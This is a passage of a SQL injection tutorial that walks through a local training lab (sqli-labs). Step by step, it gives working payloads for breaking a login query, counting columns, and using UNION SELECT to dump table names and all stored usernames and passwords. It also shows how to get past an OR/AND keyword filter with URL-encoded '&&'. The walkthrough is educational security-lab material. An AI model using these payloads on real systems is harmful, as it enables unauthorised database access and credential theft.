So we when breaking the query we get an error message, now let me explain what this error message says.


The right syntax to use near '""") and password=("") LIMIT 0,1'



Now we need to fix this query with help of **) closing parenthesis** and **# (hash)** comments; so after double quotes (") add) closing parenthesis hash function (#) to make it syntactically correct.

username: **") #**


From the screenshot, you can see it has shown login attempted failed though we have successfully fixed the blue color error message.



Now whatever statement you will insert in between ‘) and # the query will execute successfully with certain result according to it. Now to find out the number of columns used in the backend query we’ll use order by clause

username: **“) order by 3 #**

From the screenshot, you can see I received an error at the order by 3 which means there are only two columns used in the backend query




Similarly, insert query for union select in between “)and # to select both records.

Username:


```
") union select 1,2 #
```

From the screenshot, you can see it also shown successfully logged in, let’s now retrieve data from inside it.



Next query will fetch database name, it is as similar as in lesson 1 and from the screenshot, you can read the database name "**security**"
Username**:**


```
") union select 1,database() #
```



Through the given below query, we will be able to fetch tables name present inside the database.
Username:

```
") union select 1,group_concat(table_name)
from information_schema.tables where
table_schema=database() #
```


From the screenshot you can read the following table names:
T1: emails
T2: referers
T3: uagents
T4: users.



Now we'll try to find out **column names of users** table using the following query Username:

```
") union select 1,group_concat(column_name)
from information_schema.columns where
table_name='users' #
```


Their so many columns but we interested in **username** and **password** only.



At last, execute the following query to read all username and password inside the table users.
Username:

```
") union select
group_concat(username),group_concat(password)
from users #
```

Hence you can see we have not only retrieve single user credential but entire users credential now use them for login.



Bypass SQL Injection Filter Manually

Bypass SQL Injection Filter Manually

OR and **AND function** are **Blocked** here we will try to bypass sql filter using their substitute.

```
function blacklist($id)
$id= preg_replace('/or/i',"", $id);                    //strip out OR (non case sensitive)
$id= preg_replace('/AND/i',"", $id);                   //Strip out AND (non case sensitive)
```

Since alphabetic word OR, AND are blacklisted, hence if we use AND 1=1 and OR 1=1 there would be no output therefore I had use %26%26 inside the query.

Following are a replacement for AND and OR


AND : && %26%26

OR: ||

Open the browser and type following SQL query in URL


```
http://localhost:81/sqli/Less-25/?id=1' %26%26 1=1 --+
```

From the screenshot, you can see we have successfully fixed the query for AND (&&) into URL encode as %26%26. Even when AND operator was filtered out.



Once the concept is clear to bypass AND filter later we need to alter the SQL statement for retrieving database information.


```
http://localhost:81/sqli/Less-25/?id=-
1' union select 1,2,3 %26%26 1=1 --+
```



Type following query to retrieve database name using union injection

```
http://localhost:81/sqli/Less-25/?id=-1'
union select 1,database(),3 %26%26 1=1 --+
```

hence you can see we have successfully get **security** as database name as result.

